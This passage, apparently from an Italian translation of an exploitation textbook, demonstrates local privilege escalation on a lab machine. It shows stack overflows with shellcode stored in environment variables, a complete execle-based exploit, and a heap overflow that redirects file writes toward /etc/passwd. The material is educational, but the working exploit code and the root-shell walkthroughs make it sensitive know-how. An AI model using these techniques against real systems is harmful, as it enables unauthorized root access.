Il modo più semplice per calcolare gli offset è quello sperimentale. Il debugger alloca diversamente la memoria quando viene eseguito un programma suid root, perciò il debugging risulta assai meno utile. Dato che l’exploit notesearch consente di utilizzare un argomento opzionale sulla riga di comando per determinare l’offset, possiamo provare velocemente diversi offset.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out 100
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $ ./a.out 200
-------[ end of note data ]-------
Illegal instruction
reader@hacking:~/booksrc $
```

Tuttavia, fare prove manualmente è tedioso e anche un po’ stupido. La shell BASH dispone di un ciclo for, che può essere utilizzato per automatizzare questo processo. Il comando seq genera una sequenza di numeri, tipicamente utilizzati nei cicli.

```
reader@hacking:~/booksrc $ seq 1 10
```

```
1
2
3
4
5
6
7
8
9
10
reader@hacking:~/booksrc $ seq 1 3 10
1
4
7
10
reader@hacking:~/booksrc $
```

Quando vengono usati solo due argomenti, seq genera tutti i numeri dal primo al secondo. Se si usano tre argomenti, quello di mezzo indica l'incremento da utilizzare a ogni iterazione. Ora possiamo utilizzarlo con la sostituzione dei comandi per guidare un ciclo della shell BASH.

```
reader@hacking:~/booksrc $ for i in $(seq 1 3 10)
> do
> echo The value is $i
> done
The value is 1
The value is 4
The value is 7
The value is 10
reader@hacking:~/booksrc $
```

Il compito del ciclo for dovrebbe esservi familiare, anche se la sintassi è un po' diversa dall'abituale. La variabile di shell $i assume tutti i valori generati tra gli apici gravi (ovvero prodotti da seq). A questo punto viene eseguito tutto quel che si trova tra le parole chiave do e done. In questo modo è possibile testare molti offset diversi in automatico. Dato che il NOP sled è lungo 60 byte, e visto che possiamo ritornare a qualsiasi punto della slitta, esistono circa 60 byte di spazio di manovra. Possiamo incrementare senza rischi il ciclo a passi di 30 senza rischiare di perdere il NOP sled.

```
reader@hacking:~/booksrc $ for i in $(seq 0 30 300)
> do
> echo Trying offset $i
> ./a.out $i
> done
Trying offset 0
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

Quando viene utilizzato l'offset corretto, l'indirizzo di ritorno viene sovrascritto con un valore che punta all'interno del NOP sled. Quando l'esecuzione cerca di tornare a quella locazione, scivolerà fino alle istruzioni di shellcode iniettate dall'exploit. Ed ecco scoperto il valore di default dell'offset.

0x331 Uso dell'ambiente

A volte un buffer è troppo piccolo per contenere lo shellcode. Fortunatamente, ci sono altri luoghi in memoria dove infilare questo codice. Le variabili d'ambiente vengono

utilizzate dalla shell per moltissimi scopi; ciò a cui servono non è così importante come il fatto che si trovano nello stack e possono essere impostate dalla shell. L’esempio che segue imposta una variabile d’ambiente di nome MYVAR al valore stringa test. Questa variabile può essere consultata anteponendo al nome il simbolo del dollaro. In aggiunta, il comando env visualizza tutte le variabili d’ambiente definite in un dato istante. Notate come siano già presenti molte variabili d’ambiente di default.

```
reader@hacking:~/booksrc $ export MYVAR=test
reader@hacking:~/booksrc $ echo $MYVAR
test
reader@hacking:~/booksrc $ env
SSH_AGENT_PID=7531
SHELL=/bin/bash
DESKTOP_STARTUP_ID=
TERM=xterm
GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2
WINDOWID=39845969
OLDPWD=/home/reader
USER=reader
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=4
0;33;01:cd=40;33;01:or=40;31;01: su=37;41:sg=30;43:tw=30;42:ow=34;42:st
=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.lzh=0
1;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.deb=01;31:*.
rpm=01;31:*.jar=01;31:*.jpg=01;35:* .jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.
pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01 ;35:*.
tif=01;35:*.tiff=01;35:*.png=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.
avi=01;35:*.fli=01;35:*.gl=01; 35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.
flac=01;35:*.mp3=01;35:*.mpc=01;35:*.ogg=01;35:*.wav=01;35:
SSH_AUTH_SOCK=/tmp/ssh-EpSEbS7489/agent.7489
GNOME_KEYRING_SOCKET=/tmp/keyring-AyzuEi/socket
SESSION_MANAGER=local/hacking:/tmp/.ICE-unix/7489
USERNAME=reader
```

```
DESKTOP_SESSION=default.desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/
games
GDM_XSERVER_LOCATION=local
PWD=/home/reader/booksrc
LANG=en_US.UTF-8
GDMSESSION=default.desktop
HISTCONTROL=ignoreboth
HOME=/home/reader
SHLVL=1
GNOME_DESKTOP_SESSION_ID=Default
LOGNAME=reader
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus- DxW6W1OH1O,guid=4f4e0e9cc
6f68009a059740046e28e35
LESSOPEN=| /usr/bin/lesspipe %s
DISPLAY=:0.0
MYVAR=test
LESSCLOSE=/usr/bin/lesspipe %s %s
RUNNING_UNDER_GDM=yes
COLORTERM=gnome-terminal
XAUTHORITY=/home/reader/.Xauthority
_=/usr/bin/env
reader@hacking:~/booksrc $
```

Quindi lo shellcode può essere ospitato in una variabile d'ambiente, ma prima dev'essere convertito in un formato facile da manipolare. Possiamo utilizzare lo shellcode dell'exploit notesearch; basta solo tradurlo in formato binario. Possiamo usare i classici strumenti da riga di comando, come head, grep e cut, per isolare solo i caratteri esadecimali dello shellcode.

```
reader@hacking:~/booksrc $ head exploit_notesearch.c
#include <stdio.h>
#include <stdlib.h>
```

```
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\""
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
reader@hacking:~/booksrc $ head exploit_notesearch.c | grep "^\"" | cut
-d\" -f2
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68
\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89
\xe1\xcd\x80
reader@hacking:~/booksrc $
```

Le prime 10 righe del programma vengono inviate tramite una pipe a grep, che visualizza solo quelle che iniziano con un punto interrogativo. In questo modo isoliamo le righe che contengono lo shellcode. Queste vengono inviate a cut con l’opzione di visualizzare solo i byte tra doppi apici.

Il ciclo for della shell BASH è perfetto per inviare ciascuna di queste righe a un comando echo, con l’opzione di riconoscere l’espansione esadecimale e omettere il carattere newline a ogni riga.

```
reader@hacking:~/booksrc $ for i in $(head exploit_notesearch.c | grep
"^\"" | cut -d\" -f2)
> do
```

```
> echo -en $i
> done > shellcode.bin
reader@hacking:~/booksrc $ hexdump -C shellcode.bin
00000000 31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 |1.1.1....
..j.XQh|
00000010 2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89 |//shh/
bin..Q..S.|
00000020 e1 cd 80                                        |...|
00000023
reader@hacking:~/booksrc $
```

A questo punto abbiamo lo shellcode in un file di nome shellcode.bin. Possiamo usare la sostituzione di comandi per inserire lo shellcode in una variabile d'ambiente, assieme a un generoso NOP sled.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(perl -e 'print "\
x90"x200')$(cat shellcode.bin)
reader@hacking:~/booksrc $ echo $SHELLCODE
□□□1□1□1□□□j
                    XQh//shh/bin□□Q□□S□□
reader@hacking:~/booksrc $
```

A questo punto, lo shellcode è nello stack in una variabile d'ambiente, assieme a un NOP sled da 200 byte. Questo significa che ci basta trovare un indirizzo qualsiasi in questo intervallo di 200 byte e sovrascrivere l'indirizzo di ritorno di una qualsiasi funzione. Le variabili d'ambiente vengono posizionate verso il fondo dello stack; è da qui che cominceremo a cercare avviando notesearch in un debugger.

```
reader@hacking:~/booksrc $ gdb -q ./notesearch
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x804873c
(gdb) run
Starting program: /home/reader/booksrc/notesearch

Breakpoint 1, 0x0804873c in main ()
(gdb)
```

È stato creato un breakpoint all'inizio di `main()`, quindi è stato avviato il programma. In questo modo viene allocata la memoria per il programma, ma il breakpoint viene raggiunto ancor prima che questo abbia avuto la possibilità di fare alcunché. Ora possiamo esaminare la memoria a ridosso del fondo dello stack,

```
(gdb) i r esp
esp            0xbffff660      0xbffff660
(gdb) x/24s $esp + 0x240
0xbffff8a0:     ""
0xbffff8a1:     ""
0xbffff8a2:     ""
0xbffff8a3:     ""
0xbffff8a4:     ""
0xbffff8a5:     ""
0xbffff8a6:     ""
0xbffff8a7:     ""
0xbffff8a8:     ""
0xbffff8a9:     ""
0xbffff8aa:     ""
0xbffff8ab:     "i686"
0xbffff8b0:     "/home/reader/booksrc/notesearch"
0xbffff8d0:     "SSH_AGENT_PID=7531"
0xbffffd56:     "SHELLCODE=", '\220' <repeats 190 times>...
```

```
0xbffff9ab:     "\220\220\220\220\220\220\220\220\220\2201ï¿½1ï¿½1ï¿½\231ï
¿½ï¿½ï¿½\200j\vXQh//shh/bin\ 211ï¿½Q\211ï¿½S\211ï¿½ï¿½\200"
0xbffff9d9:     "TERM=xterm"
0xbffff9e4:     "DESKTOP_STARTUP_ID="
0xbffff9f8:     "SHELL=/bin/bash"
0xbffffa08:     "GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-
gnome2"
0xbffffa43:     "WINDOWID=39845969"
0xbffffa55:     "USER=reader"
0xbffffa61:     "LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35
:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01 :su=37;41:sg=30;43:tw=30;42:o
w=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=0"...
0xbffffb29:     "1;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.
gz=01;31:*.bz2=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31: *.jpg=01;35:*.
jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.
tga=0"...
(gdb) x/s 0xbffff8e3
0xbffff8e3:     "SHELLCODE=", '\220' <repeats 190 times>...
(gdb) x/s 0xbffff8e3 + 100
0xbffff947:     '\220' <repeats 110 times>,
"1ï¿½1ï¿½1ï¿½\231ï¿½ï¿½ï¿½\200j\vXQh//shh/bin\211ï¿½Q\211ï¿½S\211ï¿½ï¿½\200"
(gdb)
```

Il debugger scopre l’indirizzo dello shellcode, mostrato in grassetto (quando il programma viene avviato al di fuori del debugger, questi indirizzi possono differire leggermente). Anche il debugger usa una piccola parte di stack, cosa che contribuisce a spostare gli indirizzi un altro po’. Ma con un NOP sled di 200 byte, queste piccole differenze non sono un problema, a patto di provare un indirizzo presumibilmente al suo centro – un buon margine di manovra. Nell’output precedente, l’indirizzo 0xbffff947 risulta essere vicino al centro del NOP sled. Dopo aver determinato l’indirizzo dello shellcode iniettato, l’exploit consiste semplicemente nella sovrascrittura dell’indirizzo di ritorno.

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x47\xf9\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

L'indirizzo target viene ripetuto un certo numero di volte per essere sicuri di sovrascrivere il punto di ritorno; l'esecuzione termina sul NOP sled nella variabile d'ambiente, che porta inevitabilmente allo shellcode.

Un NOP sled molto ampio è di grande aiuto quando si deve indovinare l'indirizzo di ritorno, ma si dà il caso che gli indirizzi delle variabili d'ambiente siano assai più facili da trovare di quelli delle variabili di stack locali. Nella libreria standard del C esiste una funzione, di nome `getenv()`, che accetta come parametro il nome di una variabile d'ambiente e ne restituisce l'indirizzo a cui si trova in memoria. Il codice del programma getenv_example.c illustra l'utilizzo di `getenv()`.

getenv_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
   printf("%s is at %p\n", argv[1], getenv(argv[1]));
}
```

Una volta compilato e avviato, questo programma mostra l'indirizzo in memoria di una data variabile d'ambiente. In questo modo è possibile predire in modo assai più accurato dove si troverà la stessa variabile una volta avviato il programma target.

```
reader@hacking:~/booksrc $ gcc getenv_example.c
reader@hacking:~/booksrc $ ./a.out SHELLCODE
SHELLCODE is at 0xbffff90b
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x0b\xf9\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

La precisione di questo procedimento è sufficiente se si usa un NOP sled. Se si prova senza NOP sled, il programma va in crash. Questo significa che la previsione della variabile d'ambiente non è ancora completa.

```
reader@hacking:~/booksrc $ export SLEDLESS=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS is at 0xbfffff46
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x46\xff\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Per predire un indirizzo di memoria esatto bisogna tener conto delle differenze

all’apparenza più insignificanti. Per esempio, la lunghezza del nome del programma in esecuzione sembra influenzare l’indirizzo delle variabili d’ambiente. Questo effetto può essere analizzato cambiando il nome del programma e sperimentando. Questo tipo di sperimentazione e riconoscimento di modelli è una dote molto importante per un hacker.

```
reader@hacking:~/booksrc $ cp a.out a
reader@hacking:~/booksrc $ ./a SLEDLESS
SLEDLESS is at 0xbfffff4e
reader@hacking:~/booksrc $ cp a.out bb
reader@hacking:~/booksrc $ ./bb SLEDLESS
SLEDLESS is at 0xbfffff4c
reader@hacking:~/booksrc $ cp a.out ccc
reader@hacking:~/booksrc $ ./ccc SLEDLESS
SLEDLESS is at 0xbfffff4a
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS is at 0xbfffff46
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfffff4e - 0xbfffff46
$1 = 8
(gdb) quit
reader@hacking:~/booksrc $
```

Come mostra l’esperimento precedente, la lunghezza del nome del programma in esecuzione influenza la posizione delle variabili d’ambiente esportate. Il modello generale sembra essere una diminuzione di due byte nell’indirizzo della variabile d’ambiente per ciascun byte di incremento della lunghezza del nome del programma. Questo è vero anche con a. out, dato che la differenza di lunghezza tra a. out e a è di quattro byte, e la differenza tra l’indirizzo 0xbfffff4e e 0xbfffff46 è di otto byte. Ciò implica che il nome del programma in esecuzione viene inserito anch’esso da qualche parte dello stack.

Con questa nuova informazione, possiamo predire l'indirizzo esatto di una variabile d'ambiente quando viene eseguito un programma vulnerabile. Possiamo addirittura eliminare il NOP sled. Il programma getenvaddr.c corregge l'indirizzo basandosi sulla differenza di lunghezza del nome del programma target, fornendo una previsione molto accurata.

getenvaddr.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char *ptr;

   if(argc < 3) {
      printf("Usage: %s <environment var> <target program name>\n",
argv[0]);
      exit(0);
   }
   ptr = getenv(argv[1]); /* Get env var location. */
   ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* Adjust for program
name. */
   printf("%s will be at %p\n", argv[1], ptr);
}
```

Una volta compilato, questo programma prevede esattamente l'indirizzo in cui viene allocata una variabile d'ambiente durante l'esecuzione di un programma target. Possiamo usarlo per effettuare dei buffer overflow basati su stack senza alcun NOP sled.

```
reader@hacking:~/booksrc $ gcc -o getenvaddr getenvaddr.c
reader@hacking:~/booksrc $ ./getenvaddr SLEDLESS ./notesearch
SLEDLESS will be at 0xbfffff3c
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x3c\xff\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

Come vedete, non è sempre richiesto del codice per realizzare un exploit. L'uso delle variabili d'ambiente semplifica considerabilmente gli exploit da riga di comando, ma esse possono servire anche a rendere più stabili exploit basati sul codice.

La funzione `system()` nel programma notesearch_exploit.c esegue un comando avviando un nuovo processo ed eseguendolo tramite / bin/sh -c. L'opzione -c indica alla shell di eseguire il comando passatole come argomento. La funzione di ricerca del codice di Google può fornirci il codice sorgente di questa funzione, che ci dirà molto di più. Collegatevi a http://www.google.com/codesearch?q=package:libc+sy stem per visualizzare il sorgente nella sua interezza.

Codice da libc-2.2.2

```
int system(const char * cmd)
{
      int ret, pid, waitstat;
      void (*sigint) (), (*sigquit) ();

      if ((pid = fork()) == 0) {
            execl("/bin/sh", "sh", "-c", cmd, NULL);
```

```
            exit(127);
        }
        if (pid < 0) return(127 << 8);
        sigint = signal(SIGINT, SIG_IGN);
        sigquit = signal(SIGQUIT, SIG_IGN);
        while ((waitstat = wait(&ret)) != pid && waitstat != -1);
        if (waitstat == -1) ret = -1;
        signal(SIGINT, sigint);
        signal(SIGQUIT, sigquit);
        return(ret);
}
```

La parte importante di questa funzione è evidenziata in grassetto. La funzione `fork()` avvia un nuovo processo, e la funzione `execl()` esegue il comando tramite /bin/sh con gli opportuni argomenti della riga di comando.

L'uso di `system()` può provocare dei problemi. Se un programma setuid usa una chiamata di `system()`, i privilegi non vengono trasferiti, perché /bin/sh a partire dalla versione 2 dismette i privilegi con cui viene richiamata. Questo non è il caso del nostro exploit. In realtà il nostro exploit non deve necessariamente avviare un nuovo processo. Possiamo ignorare `fork()` e concentrarci sulla funzione `execl()` che avvia il comando.

`execl()` appartiene a una famiglia di funzioni che eseguono comandi sostituendo il processo corrente con uno nuovo. Gli argomenti sono il percorso del programma target seguito dagli argomenti della riga di comando. Il secondo argomento della funzione è l'argomento zero della riga di comando: il nome del programma. L'ultimo argomento è un NULL che termina la lista, analogamente al byte null che termina le stringhe.

La funzione `execl()` ha una sorella di nome `execle()`, che specifica l'ambiente di esecuzione del processo sotto forma di array di puntatori a stringhe (terminate da null) che rappresentano le variabili d'ambiente. L'array stesso termina con un puntatore NULL.

Con `execl()` viene utilizzato l'ambiente preesistente, ma usando `execle()` si può specificare un intero ambiente fittizio. Se l'array d'ambiente contiene solo lo shellcode come prima stringa (con un puntatore NULL per terminare la lista) l'unica variabile d'ambiente è lo shellcode. Questo rende l'indirizzo semplicissimo da calcolare. In Linux, l'indirizzo sarà 0xbffffffa meno la lunghezza dello shellcode nell'ambiente, meno la lunghezza del nome del programma eseguito. Dato che l'indirizzo sarà calcolato con esattezza, non c'è alcun bisogno di utilizzare un NOP sled. Tutto quel che è richiesto in questo exploit è l'indirizzo, che viene ripetuto un certo numero di volte per essere sicuri di sovrascrivere l'indirizzo di ritorno nello stack. Vediamo come, nel listato exploit_nosearch_env.c.

exploit_notesearch_env.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
```

```
int main(int argc, char *argv[]) {
   char *env[2] = {shellcode, 0};
   unsigned int i, ret;

   char *buffer = (char *) malloc(160);

   ret = 0xbffffffa - (sizeof(shellcode)-1) - strlen("./notesearch");
   for(i=0; i < 160; i+=4)
      *((unsigned int *)(buffer+i)) = ret;

   execle("./notesearch", "notesearch", buffer, 0, env);
   free(buffer);
}
```

Questo exploit è molto affidabile, dato che non richiede NOP sled né previsioni azzardate sugli offset. Inoltre non avvia alcun processo aggiuntivo.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch_env.c
reader@hacking:~/booksrc $ ./a.out
-------[ end of note data ]-------
sh-3.2#
```

0x340 Overflow in altri segmenti

I buffer overflow possono avvenire anche in altri segmenti di memoria, come l'heap e il bss. Come si già visto in auth_overflow.c, se una variabile importante viene collocata dopo un buffer vulnerabile a un overflow, il flusso di esecuzione del programma può essere variato surrettiziamente. Questo è vero a prescindere dal segmento di memoria in cui tali variabili risiedano; tuttavia, il controllo tende a essere abbastanza limitato. La capacità di scoprire questi punti di controllo e sfruttarli al massimo delle possibilità richiede

esperienza e creatività. Questi tipi di overflow non sono standardizzati come quelli dello stack, ma possono essere altrettanto efficaci.

0x341 Un overflow di base fondato sull'heap

Il programma notetaker del Capitolo 2 è vulnerabile anche a exploit di tipo buffer overflow. Allochiamo due buffer nell'heap e copiamo il primo argomento della riga di comando nel primo buffer. Provochiamo un overflow qui.

Estratto da notetaker.c

```
buffer = (char *) ec_malloc(100);
datafile = (char *) ec_malloc(20);
strcpy(datafile, "/var/notes");

if(argc < 2)                // Se non ci sono argomenti da riga
                            // di comando,
usage(argv[0], datafile); // visualizza il messaggio d'uso ed esce.

strcpy(buffer, argv[1]); // Copia in buffer.

printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
```

In condizioni normali, l'allocazione del buffer parte dall'indirizzo 0x804a008, che è prima dell'allocazione di datafile all'indirizzo 0x804a070, come mostra il debugger. La distanza tra questi due indirizzi è di 104 byte.

```
reader@hacking:~/booksrc $ ./notetaker test
[DEBUG] buffer   @ 0x804a008: 'test'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x804a070 - 0x804a008
$1 = 104
(gdb) quit
reader@hacking:~/booksrc $
```

Dato che il primo buffer è terminato dal carattere null, il massimo quantitativo di dati contenibili salvo overflow è di 104 byte.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104')
[DEBUG] buffer   @ 0x804a008:
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[DEBUG] datafile @ 0x804a070: ''
[!!] Fatal Error in main() while opening file: No such file or directory
reader@hacking:~/booksrc $
```

Come abbiamo previsto, quando si prova con 104 byte, il byte di terminazione straborda nel buffer datafile. Questo fa sì che datafile non contenga nulla (se non il singolo byte null), e chiaramente lo rende inadatto a essere aperto come file. Ma che cosa succede quando il buffer datafile viene aperto con qualcosa di più di un semplice byte null?

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104 .
"testfile"')
[DEBUG] buffer @ 0x804a008:
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtestfile'
[DEBUG] datafile @ 0x804a070: 'testfile'
[DEBUG] file descriptor is 3
Note has been saved.
*** glibc detected *** ./notetaker: free(): invalid next size (normal):
0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384     /cow/home/reader/booksrc/
notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384     /cow/home/reader/booksrc/
notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0         [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444     /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444     /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795     /rofs/lib/tls/i686/cmov/
libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795     /rofs/lib/tls/i686/cmov/
libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795     /rofs/lib/tls/i686/cmov/
libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421     /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421     /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0         [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0         [vdso]
Aborted
```

```
reader@hacking:~/booksrc $
```

Questa volta l'overflow è progettato per sovrascrivere il buffer datafile con la stringa *testfile*. In questo modo il programma scrive su testfile invece che in /var/notes. Quando, però, la memoria dell'heap viene liberata dal comando `free()`, vengono rilevati gli errori nelle intestazioni dell'heap e il programma viene terminato. Analogamente alla sovrascrittura degli indirizzi di ritorno negli stack overflow, esistono punti di controllo anche nell'architettura degli heap. La versione più recente di glibc utilizza funzioni di gestione della memoria heap riscritte appositamente per contrastare gli attacchi a queste strutture. A partire dalla versione 2.2.5 queste funzioni stampano informazioni di debugging e terminano il programma appena rilevano problemi con le intestazioni dell'heap. In questo modo gli attacchi di *heap unlinking* sotto Linux sono diventati parecchio più difficili. Questo particolare exploit, tuttavia, non utilizza le intestazioni dell'heap per arrivare al risultato, perciò quando viene richiamata la funzione `free()` il programma è già stato sviato e ha già scritto un nuovo file con i privilegi dell'utente root.
reader@hacking:~/booksrc $ grep -B10 free notetaker.c

```
reader@hacking:~/booksrc $ grep -B10 free notetaker.c

   if(write(fd, buffer, strlen(buffer)) == -1) // Scrive la nota.
      fatal("in main() while writing buffer to file");
   write(fd, "\n", 1); // Termina la riga.
// Chiude il file
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
   free(buffer);
```

```
   free(datafile);
reader@hacking:~/booksrc $ ls -l ./testfile
-rw------- 1 root reader 118 2007-09-09 16:19 ./testfile
reader@hacking:~/booksrc $ cat ./testfile
cat: ./testfile: Permission denied
reader@hacking:~/booksrc $ sudo cat ./testfile
?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtestfile
reader@hacking:~/booksrc $
```

Il programma legge una stringa fino a raggiungere il byte null; quindi l'intera stringa viene scritta su un file userinput. Trattandosi di un programma setuid root, il file viene creato e la proprietà concessa a root. Questo significa altresì che, potendo controllare il nome del file, si possono aggiungere dati a qualunque file del sistema. Tuttavia questi dati hanno alcune restrizioni; devono terminare con il nome del file controllato e dev'essere scritta una riga contenente l'user ID.

Esistono probabilmente molti modi intelligenti di utilizzare questa possibilità. Il più evidente è di certo quello di aggiungere qualcosa al file /etc/passwd. Questo file contiene tutti i nomi utente, gli ID e le shell di login degli utenti del sistema. Naturalmente, trattandosi di un file di sistema molto critico, è sempre un'ottima idea farne una copia di backup prima di pasticciarlo irrimediabilmente.

```
reader@hacking:~/booksrc $ cp /etc/passwd /tmp/passwd.bkup
reader@hacking:~/booksrc $ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

```
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
reader@hacking:~/booksrc $
```

I campi del file /etc/passwd sono delimitati dal segno di due punti (:). Il primo campo è il nome utente, segue la pasword, lo userID, il groupID, la home directory e infine la shell di login. Il campo con le password contiene sempre il carattere *x*, dato che le password cifrate sono memorizzate altrove in un file *shadow* (in alcuni sistemi più datati, questo campo può effettivamente contenere le password cifrate). In aggiunta, ogni utente in /etc/passwd il cui userID sia 0 avrà i privilegi di root. Il nostro scopo sarà quindi aggiungere una riga al fondo del file con un utente a cui assegneremo i diritti di root e una password nota.

Questa password può essere cifrata utilizzando un algoritmo di *hashing* monodirezioale. Dato che l'algoritmo è monodirezionale, la password originale non può essere ricavata in alcun modo partendo dall'hash. Per evitare attacchi l'algoritmo usa un valore *di correzione* (in inglese *salt*) che, quando varia, crea un hash diverso per la medesima password in input. È un'operazione abbastanza comune e il Perl ha una funzione `crypt()` che fa proprio questo. Il primo argomento è la password, il secondo è il valore di correzione. La stessa password con diversi valori di correzione produce elementi diversi.

```
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "AA"). "\n"'
AA6tQYSfGxd/A
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "XX"). "\n"'
```

```
XXq2wKiyI43A2
